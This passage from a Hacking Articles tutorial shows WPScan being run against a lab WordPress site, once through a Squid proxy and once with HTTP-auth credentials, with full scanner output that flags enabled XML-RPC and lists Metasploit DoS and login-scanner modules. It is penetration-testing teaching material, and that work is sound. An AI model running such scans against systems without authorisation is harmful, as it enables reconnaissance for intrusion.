
Scanning over a Proxy Server

Is it possible to scan a WordPress web-application running over a proxy server?

Many web-applications use Proxy servers in order to be secure, but WPScan gives us this advantage to scan such web-applications using the **"–proxy"** flag.

Let's check it out how:

Our WordPress web-application is now running over a proxy server with a **"port number as 3128".** You can learn more about how to set up a proxy server from **here**.



Now if we try to scan it with the default usage option we'll get an error and our scan will halt. So let's try to use **the proxy port** in order to scan the web-application.

Simply run the following command to **bypass this proxy server**:

```
wpscan --url http://192.168.1.105/wordpress/ --proxy http://192.168.1.1
```


From the below image you can see that we are back into the scanning section.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  ^  / /| |__) | (___   __  __ _ _ __ ®
           \ \/ \/ / |  ___/ \___ \ / _`|/ _` | '_ \
            \  ^  /  | |     ____) | (_|| (_| | | | |
             \/ \/   |_|    |_____/ \__,_|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

Scan Aborted: The target is responding with a 403, this might be due to a WAF. Please re-try with --rando
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ --proxy http://192.168.1.105:3128
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  ^  / /| |__) | (___   __  __ _ _ __ ®
           \ \/ \/ / |  ___/ \___ \ / _`|/ _` | '_ \
            \  ^  /  | |     ____) | (_|| (_| | | | |
             \/ \/   |_|    |_____/ \__,_|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.2
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:34:12 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.41 (Ubuntu)
 |  - X-Cache-Lookup: HIT from ubuntu:3128
 |  - Via: 1.1 ubuntu (squid/4.10)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.105/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

Scanning with an HTTP Authentication enabled

Many websites enable HTTP authentication so that they can hide some essential and critical information from unauthenticated users.

We have also set a similar validation over our website with the credentials as **"raj : 123".** To learn more about HTTP authentication click **here**.



From the below image you can see that when we tried the normal scan, we got an alert as **"Please provide it with –http-auth".**

Thus following this alert, we've used the **–http-auth** and had entered our credentials.

```
wpscan --url http://192.168.1.105/wordpress/ --http-auth raj:123
```

And there we go, our scan has been started now.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/
_______________________________________________________________
         _       _____   ____
         \\      / /  _ \ / ___|
          \\  ^  / /| |_) | (___   __  __ _ _ __ ®
           \ \/ \/ / |  __/ \___ \ / _`| '_ \
            \  ^  /  | |    ___) | (_| | | | |
             \/ \/   |_|   |____/ \__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.2
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

Scan Aborted: HTTP authentication required (or was invalid), please provide it with --http-auth
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ --http-auth raj:123
_______________________________________________________________
         _       _____   ____
         \\      / /  _ \ / ___|
          \\  ^  / /| |_) | (___   __  __ _ _ __ ®
           \ \/ \/ / |  __/ \___ \ / _`| '_ \
            \  ^  /  | |    ___) | (_| | | | |
             \/ \/   |_|   |____/ \__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.2
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:46:15 2020

Interesting Finding(s):

[+] Headers
```

Author: Chiragh Arora is a passionate Researcher and Technical Writer at Hacking Articles. He is a hacking enthusiast. Contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is Founder and CEO of Hacking Articles. He is a renowned security evangelist. His works include researching new ways for both offensive and defensive security and has done illustrious research on computer Security, exploiting Linux and windows, wireless security, computer forensic, securing and exploiting web applications, penetration testing of networks. Being an infosec enthusiast himself, he nourishes and mentors anyone who seeks it.

PREVIOUS POST

← COMPREHENSIVE GUIDE ON BROKEN AUTHENTICATION & SESSION MANAGEMENT

NEXT POST

WINDOWS PERSISTENCE: PORT MONITORS →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Notify me of follow-up comments by email.

Notify me of new posts by email.

POST COMMENT